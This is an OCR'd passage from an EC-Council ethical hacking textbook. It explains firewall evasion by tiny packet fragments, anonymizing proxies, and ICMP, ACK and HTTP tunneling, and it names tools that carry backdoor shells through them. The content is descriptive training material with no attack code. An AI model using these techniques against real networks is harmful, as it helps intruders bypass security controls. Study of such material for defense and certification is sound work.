


Figure 12.41: Evading Firewall using Source Routing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Tiny Fragments

Attackers create tiny fragments of outgoing packets, forcing some of the TCP packet's header information into the next fragment. The IDS filter rules that specify patterns will not match with the fragmented packets owing to the broken header information. The attack will succeed if the filtering router examines only the first fragment and allows all the other fragments to pass through. This attack is used to avoid user-defined filtering rules and works when the firewall checks only for the TCP header information.

IP-3ar0JI0B0K			MK=1, Fragment Offset=0					
Source Port			Destination Port					
Sequence Number								
Acknowledgement Sequence Number								
Data Offset	Reserved	-	ACK	-	-	-	-	Window
Checksum								Urgent Pointer=0
0								

Figure 12.42: TCP header format

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypass Blocked Sites Using an IP Address in Place of a URL

This method involves typing a blocked website's IP address directly in the browser's address bar instead of the domain name. For example, to access Facebook, type its IP address instead of typing its domain name. Use services such as Host2ip to find the IP address of the blocked website. This method fails if the blocking software tracks the IP address sent to the web server.

Figure 12.43: Bypass blocked sites using the IP address instead of the URL

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Bypass Blocked Sites Using Anonymous Website Surfing Sites

Anonymous web-surfing sites help to browse the Internet anonymously and unblock blocked sites (i.e., evade firewall restrictions). By using these sites, you can surf restricted sites anonymously without revealing your IP address. Various anonymous web-surfing sites available, some of which provide options to encrypt website URLs.

The following is the list of proxy servers that can help you to access blocked websites. These proxy websites will hide the actual IP address and show another IP address, which could prevent the website from being blocked, thereby allowing access.

Anonymizer


Source: *https://www.anonymizer.com*

Anonymizer's VPN routes all the traffic through an encrypted tunnel directly from your laptop to secure and harden servers and networks. It then masks the real IP address to ensure complete and continuous anonymity for all online activities.

Some online anonymizers include:

- *https://www.free-proxy.com*
- *https://anonymous-proxy-servers.net*
- *https://zendproxy.com*
- *https://proxify.com*
- *http://www.guardster.com*
- *http://anonymouse.org*
- *https://www.boomproxy.com*
- *http://ww7.anype.com*
- *https://www.spysurfing.com*

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Bypass a Firewall Using a Proxy Server

Steps to be followed to bypass a firewall using a proxy server:

1. Find an appropriate proxy server
2. In the Tools menu of any Internet browser, go to "**Proxy Settings,**" and in the **Internet Properties** dialog box under **Connections** tab, click "**LAN settings**"
3. Under **LAN Settings**, click on the "**Use a proxy server for your LAN**" checkbox
4. In the **Address** box, type the **IP address** of the proxy server
5. In the **Port** box, type the **port number** that is used by the proxy server for client connections (by default, 8080)
6. Click to select the "**Bypass proxy server for local addresses**" checkbox if you do not want the proxy server computer to be used when connected to a computer on the local network
7. Click **OK** to close the **LAN Settings** dialog box
8. Click **OK** again to close the **Internet Properties** dialog box

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Bypassing Firewalls through the ICMP Tunneling Method

The ICMP protocol is used to send an error message to the client. As it is a required service for network communication, users often enable this service on their networks. Moreover, it does not entail a significant threat from the security perspective. The attacker takes advantage of the enabled ICMP protocol on the network and performs ICMP tunneling to send his/her malicious data into the target network. The ICMP tunnel provides attackers with full access to target networks.

It allows tunneling of a backdoor shell in the data portion of ICMP Echo packets. RFC 792, which delineates ICMP operation, does not define what should go in the data portion. The payload portion is arbitrary and is not examined by most firewalls. Thus, any data can be inserted in the payload portion of the ICMP packet, including a backdoor application. Some administrators keep ICMP open on their firewall because it is useful for tools such as ping and traceroute. Assuming that ICMP is allowed through a firewall, use Loki ICMP tunneling (*https://tools.cisco.com*) to execute commands of choice by tunneling them inside the payload of ICMP echo packets.

Figure 12.44: Bypassing firewall through ICMP tunneling

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypassing Firewalls through the ACK Tunneling method

Ordinary packet filtering firewalls define their rule sets based on the SYN packet when TCP level communication is to be established. This is because such a firewall assumes that only the SYN packet is coming from the client and is thus likely to contain malicious code in the SYN packet. These firewalls ignore the possibility that the attacker can also inject malicious code in the ACK packet. As ACK packets are sent after establishing a session, ACK traffic is considered legitimate. In addition, the filtering of ACK packets is ignored to reduce the workload of firewalls, as there can be many ACK packets for one SYN packet. ACK tunneling allows tunneling of a backdoor application with TCP packets with the ACK bit set. The ACK bit acknowledges the receipt of a packet. As stated earlier, some firewalls do not check packets with the ACK bit set, because ACK bits are supposed to be used in response to legitimate traffic that has already been allowed to pass through. Attackers exploit this fact in ACK tunneling. Tools such as **AckCmd** (*http://ntsecurity.nu*) use ACK tunneling.





Figure 12.45: Bypassing firewall through ACK tunneling

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Bypassing Firewalls through the HTTP Tunneling Method


1. HTTP Tunneling technology allows attackers to **perform various Internet tasks** despite the restrictions imposed by firewalls
2. This method can be implemented if the target company has a **public web server, with port 80** used for HTTP traffic, that is unfiltered on its firewall
3. Encapsulates data inside **HTTP traffic** (port 80)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Why do I Need HTTP Tunneling?

- For instance, consider that an organization's firewalls restrict users from accessing all ports except **80** and **443**, and a user may want to use FTP
- HTTP tunneling will enable the use of **FTP via the HTTP protocol**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypassing Firewalls through the HTTP Tunneling Method

HTTP tunneling allows attackers to perform various Internet tasks despite the restrictions imposed by firewalls. This method can be implemented if the target company has a public web server in which port 80 is used for HTTP traffic that is unfiltered by its firewall. The attacker encapsulates data inside HTTP traffic (via port 80). Many firewalls do not examine the payload of an HTTP packet to confirm that it is legitimate. Thus, it is possible to tunnel traffic via TCP port 80.

Tools such as **HTTPTunnel** (*http://http-tunnel.sourceforge.net*) use this technique of tunneling traffic across TCP port 80. HTTPTunnel is a client/server application, the client application is htc, and the server is hts. Upload the server to the target system and redirect it through TCP port 80.




Figure 12.46: Bypassing firewall through HTTP tunneling

Why do I Need HTTP Tunneling?

HTTP tunneling is used in scenarios in which network users are granted restricted connectivity through a firewall or proxy; in such conditions, some applications may also lack native communications support.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

These restrictions include:

- Blocking of TCP/IP ports, traffic initiated from outside the network, and network protocols except for a few commonly used protocols, etc.
- Surfing blocked websites
- Posting in forums anonymously by hiding the IP address
- Using an application such as chatting through ICQ or IRC, instant messengers, games, browsers, etc.
- Sharing of confidential resources over HTTP securely
- Downloading files with filtered extensions and/or with malicious code

For instance, consider that organization firewalls restrict users to access all ports except 80 and 443, and a user may want to use FTP. HTTP tunneling enables FTP use via the HTTP protocol. The HTTP tunnel creates a bidirectional virtual data connection tunneled in HTTP traffic. It works with the help of FTP client software to perform protocol encapsulation by enclosing data packets of one protocol such as SOAP or JRMP within HTTP packets on, e.g., local port 80. These packets are sent through the firewall or proxy server as normal Internet traffic, which is then directed to the HTTP tunneling server software located outside the network. Upon receiving the packets, this server unwraps the FTP data and redirects the packet to the remote FTP server.




Figure 12.47: Illustration of HTTP Tunneling Method

HTTP Tunneling Tools

Some HTTP tunneling tools are as follows:

- **Super Network Tunnel**

  Source: *http://www.networktunnel.net*

  Super Network Tunnel is a two-way HTTP tunneling software that connects two computers using HTTP-Tunnel Client and HTTP-Tunnel Server. It works like VPN tunneling but uses the HTTP protocol to establish a connection for accessing the Internet without monitoring and provides an extra layer of protection against attackers, spyware, identity theft, and so on. It can bypass any firewall to surf the web, use IM

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

applications, games, and so on. Further, it integrates the SocksCap function along with bidirectional HTTP tunneling and remote control to simplify the configuration.

This tool allows HTTP, HTTPS, and SOCKS tunneling of any TCP communication between any client-server systems. The TCP traffic is sent from the client to the server via standard HTTP POST requests, which allows penetrating through firewalls, proxy servers, and so on, where HTTP traffic passes.

The client side of a tunnel is the Super Network Tunnel client app, which listens on a particular TCP port for incoming requests. Once the request comes, the program creates an HTTP/HTTPS tunnel to the server and sends data through it. The server side is a Super Network Tunnel server, which simply forwards the data to the intended recipient app running on the server computer or LAN. Both client and server sides support multiple tunnels and multiple connections through the same tunnel at the same time.

